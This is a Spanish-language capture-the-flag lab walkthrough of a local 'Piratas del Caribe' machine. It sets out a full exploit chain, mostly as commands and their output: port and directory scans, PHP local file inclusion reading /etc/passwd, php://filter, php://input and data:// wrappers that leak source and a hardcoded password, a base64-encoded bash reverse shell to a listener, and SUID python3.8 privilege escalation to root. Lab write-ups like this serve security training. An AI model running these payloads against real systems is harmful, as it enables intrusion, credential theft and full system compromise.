

Laboratorio Piratas del Caribe

Procedemos

```
> nmap -sV -sC -O -p- -n -Pn 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 08:30 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 11:a2:8d:5d:0d:b7:2d:d9:91:a8:19:cc:2f:d4:06:31 (RSA)
|   256  66:38:e4:46:61:61:55:fe:d3:17:8f:73:5e:f9:1c:a7 (ECDSA)
|_  256 e0:97:33:33:d9:a4:dd:d6:6f:c3:df:94:de:f2:d7:7e (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: AA:39:A1:CA:04:7A (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/12%OT=22%CT=1%CU=37872%PV=Y%DS=1%DC=D%G=Y%M=AA39A1%T
OS:M=6A032B85%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=105%TI=Z%CI=Z%II=I
OS:%TS=22)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=105%GCD=1%IS
OS:R=10D%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=22
OS:)SEQ(SP=FA%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NWA%O2=M5B4
OS:ST11NWA%O3=M5B4NNT11NWA%O4=M5B4ST11NWA%O5=M5B4ST11NWA%O6=M5B4ST11)WIN(W1
OS:=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O
OS:=M5B4NNSNWA%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=
```

Se detecta servicios SSH puerto 22 abierto, servicio HTTP puerto 80 abierto (servidor web).

Ejecutamos la herramienta feroxbuster para poder encontrar directorios ocultos que tenga este servidor web.

```
Extract Links      true
Output File        feroxbuster_scan.txt
Scan Dir Listings  true
Extensions         [sh, js, php, env, bak, backup, old, html, gz, sql, txt, log]
HTTP methods       [GET]
Recursion Depth    5

Press [ENTER] to use the Scan Management Menu™


403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 111l 337w 8218c http://172.17.0.2/index.php
200 GET 375l 964w 10918c http://172.17.0.2/index.html
200 GET 15l 74w 6147c http://172.17.0.2/icons/ubuntu-logo.png
200 GET 375l 964w 10918c http://172.17.0.2/
200 GET 101l 296w 8217c http://172.17.0.2/contact.php
200 GET 111l 337w 8218c http://172.17.0.2/home.php
200 GET 20l 47w 865c http://172.17.0.2/footer.php
200 GET 70l 185w 6237c http://172.17.0.2/header.php
200 GET 0l 0w 0c http://172.17.0.2/secret.php
200 GET 105l 291w 8077c http://172.17.0.2/crew.php
200 GET 106l 294w 8035c http://172.17.0.2/treasure.php
[#####] - 4m 1554878/1554878 0s found:11 errors:0
[#####] - 4m 1554813/1554813 6604/s http://172.17.0.2/

~/Escritorio/Laboratorios SUID 3m 57s 09:21:27
```


Encontramos los siguientes directorios:

<http://172.17.0.2/index.php>

```
200 GET 375l 964w 10918c http://172.17.0.2/index.html
200 GET 15l 74w 6147c http://172.17.0.2/icons/ubuntu-logo.png
200 GET 375l 964w 10918c http://172.17.0.2/
200 GET 101l 296w 8217c http://172.17.0.2/contact.php
200 GET 111l 337w 8218c http://172.17.0.2/home.php
200 GET 20l 47w 865c http://172.17.0.2/footer.php
200 GET 70l 185w 6237c http://172.17.0.2/header.php
200 GET 0l 0w 0c http://172.17.0.2/secret.php
200 GET 105l 291w 8077c http://172.17.0.2/crew.php
200 GET 106l 294w 8035c http://172.17.0.2/treasure.php
```



Encontramos la dirección <http://172.17.0.2/index.php> lo validamos en el navegador e ingresamos a la página.



Dentro del código podemos ver lo siguiente:

```
<li><a href="?page=home.php">Puerto</a></li>
<li><a href="?page=crew.php">Tripulación</a></li>
<li><a href="?page=treasure.php">Tesoro</a></li>
<li><a href="?page=contact.php">Señales</a></li>
```

Podemos hacer unas pruebas para un ataque LFI, LFI es una vulnerabilidad que permite a un atacante incluir archivos locales del PHP, sin la validación adecuada de la entrada del usuario.

Puede presentar parámetros sospechosos en la URL como por ejemplo:

page=

Por medio de la siguiente linea realizamos el ataque LFI

curl http://172.17.0.2/index.php?page=../../../../etc/passwd

```
> curl http://172.17.0.2/index.php?page=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
sparrow:x:1000:1000:/home/sparrow:/bin/bash
> ssh sparrow@172.17.0.2
```

Nos conectamos por ssh con el usuario que nos mostró el archivo passwd (sparrow).
Al conectarnos por ssh nos pide password el cual no lo tenemos por el momento.
Realizamos un wrapper PHP este mecanismo nos permite tratar diferentes fuentes de datos como si fueran archivos utilizando flujos que se usan para poder acceder al sistema de archivos (como fopen(), file_get_contents(), include(), etc.).

Al realizar aquello nos muestra el siguiente mensaje cifrado.

PD9waHAKJHBhZ2UgPSAkX0dFVFsnCGFnZSddID8/ICdob21lLnBocCc7Ci8vIFZ1bG5lcmFibG
U6IHNPbiB2YWxpZGFjacOzbgppbmNsdWRlKCRwYWdlKTsKPz4K%

```
curl "http://172.17.0.2/index.php?page=php://filter/convert.base64-encode/resource=index.php"
PD9waHAKJHBhZ2UgPSAkX0dFVFsnCGFnZSddID8/ICdob21lLnBocCc7Ci8vIFZ1bG5lcmFibGU6IHNPbiB2YWxpZGFjacOzbgppbmNsdWRlKCRwYWdlKTsKPz4K%
```

Como está en base 64 procedemos a decodificarlo.

Echo

"PD9waHAKJHBhZ2UgPSAkX0dFVFsnCGFnZSddID8/ICdob21lLnBocCc7Ci8vIFZ1bG5lcmFib
GU6IHNPbiB2YWxpZGFjacOzbgppbmNsdWRlKCRwYWdlKTsKPz4K" | base64 -d

```
<?php
$page = $_GET['page'] ?? 'home.php';
// Vulnerable: sin validación
include($page);
?>
```

php://input

Permite leer datos enviados en el cuerpo de una solicitud POST.

```
> # Probar si allow_url_include está activado
curl -X POST -d "<?php echo 'TEST'; ?>" "http://172.17.0.2/index.php?page=php://input"
TEST
```

data:// wrapper

```
> curl "http://172.17.0.2/index.php?page=data://text/plain,<?php%20system('id');?>"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

No encontramos novedades a pesar de los hallazgos que nos permita poder avanzar, ya que lo hicimos con index.php, ahora lo realizaremos en la siguiente dirección secret.php

```
curl -s "http://172.17.0.2/index.php?page=php://filter/convert.base64-encode/resource=secret.php" | base64 -d && echo
```

```
> curl -s "http://172.17.0.2/index.php?page=php://filter/convert.base64-encode/resource=secret.php" | base64 -d && echo
<?php
// Portal interno - NO EXPONER
$portal_pass = "BlackPearl99";
$db_host     = "localhost";
$db_name     = "piratas_db";
?>
```

Procedemos conectándonos por SSH con el usuario sparrow con la contraseña que se ha encontrado.

Buscamos binarios SUID con `find / -perm -4000 -ls -type f 2>/dev/null`

```
sparrow@piratas:~$ find / -perm -4000 -ls -type f 2>/dev/null
3327541    52 -rwsr-xr--  1 root  messagebus  51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
3327575   468 -rwsr-xr-x  1 root    root      477672 Apr 11  2025 /usr/lib/openssh/ssh-keysign
3047351    56 -rwsr-xr-x  1 root    root      55528 Apr  9  2024 /usr/bin/mount
3047367    68 -rwsr-xr-x  1 root    root      68208 Feb  6  2024 /usr/bin/passwd
3047356    44 -rwsr-xr-x  1 root    root      44784 Feb  6  2024 /usr/bin/newgrp
3047233    52 -rwsr-xr-x  1 root    root      53040 Feb  6  2024 /usr/bin/chsh
3047430    68 -rwsr-xr-x  1 root    root      67816 Apr  9  2024 /usr/bin/su
3047227    84 -rwsr-xr-x  1 root    root      85064 Feb  6  2024 /usr/bin/chfn
3047294    88 -rwsr-xr-x  1 root    root      88464 Feb  6  2024 /usr/bin/gpasswd
3047455    40 -rwsr-xr-x  1 root    root      39144 Apr  9  2024 /usr/bin/umount
2934897   5364 -rwsr-xr-x  1 root    root     5490456 Mar 18  2025 /usr/bin/python3.8
3196740   164 -rwsr-xr-x  1 root    root     166056 Apr  4  2023 /usr/bin/sudo
```

Una vez que se ha ingresado se valida pero no se encuentra ninguna novedad para poder encontrar la flag.

Podemos usar una reverse shell, para esto se realizará lo siguiente:

1. Codificamos la reverse shell `echo "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1" | base64 -w 0`

```
> echo "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1" | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=
```

YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo=

2. Ejecutar reverse shell (RCE) con la base64 de la reverse shell codificado:

```
> curl -X POST -d "" "http://172.17.0.2/index.php?page=php://input"
```

```
curl -X POST -d "<?php system('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0NDQgMD4mMQo= | base64 -d | bash'); ?>" "http://172.17.0.2/index.php?page=php://input"
```

desde otra sesión de la terminal se procede a validar que el equipo esté en modo de escucha.

```
> nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47158
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@piratas:/var/www/html$
```

Se realiza la búsqueda de binarios SUID.

```
www-data@piratas:/var/www/html$ find / -type f -perm -4000 -ls 2>/dev/null
find / -type f -perm -4000 -ls 2>/dev/null
3327541 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
3327575 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
3047351 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
3047367 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
3047356 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
3047233 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
3047430 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
3047227 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
3047294 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
3047455 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
2934897 5364 -rwsr-xr-x 1 root root 5490456 Mar 18 2025 /usr/bin/python3.8
3196740 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
www-data@piratas:/var/www/html$
```

www-data@piratas:/var/www/html\$ /usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```
www-data@piratas:/var/www/html$ /usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Encontramos la flag.

```
whoami
root
ls -al /root/
total 20
drwx----- 1 root root 4096 Mar 6 23:45 .
drwxr-xr-x 1 root root 4096 May 12 12:50 ..
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw----- 1 root root 43 Mar 6 23:45 flag.txt
cat /root/flag.txt
PiratasDelCaribe{Wr4pp3rs_4r3_Y0ur_W34p0n}
```

